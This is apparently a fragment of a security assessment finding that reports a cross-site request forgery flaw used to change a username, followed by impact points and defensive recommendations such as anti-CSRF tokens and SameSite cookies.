Set Username

\HelloFromDepi

File Upload:

Username Successfully Modified via CSRF

Impact:

- Unauthorized modification of user profile data
- Ability to perform actions on behalf of the victim
- Potential escalation to account takeover if sensitive endpoints are affected
- Increased risk when combined with social engineering attacks
- Loss of integrity and trust in the application

Recommendations:

- Implement server-side **Anti-CSRF tokens** on all state-changing requests
- Use **SameSite=Strict** cookies to prevent cross-site cookie submission
- Validate **Origin** and **Referer** headers
- Restrict CORS to trusted domains only
- Implement CSRF protection middleware
- Reject requests missing CSRF tokens or valid origins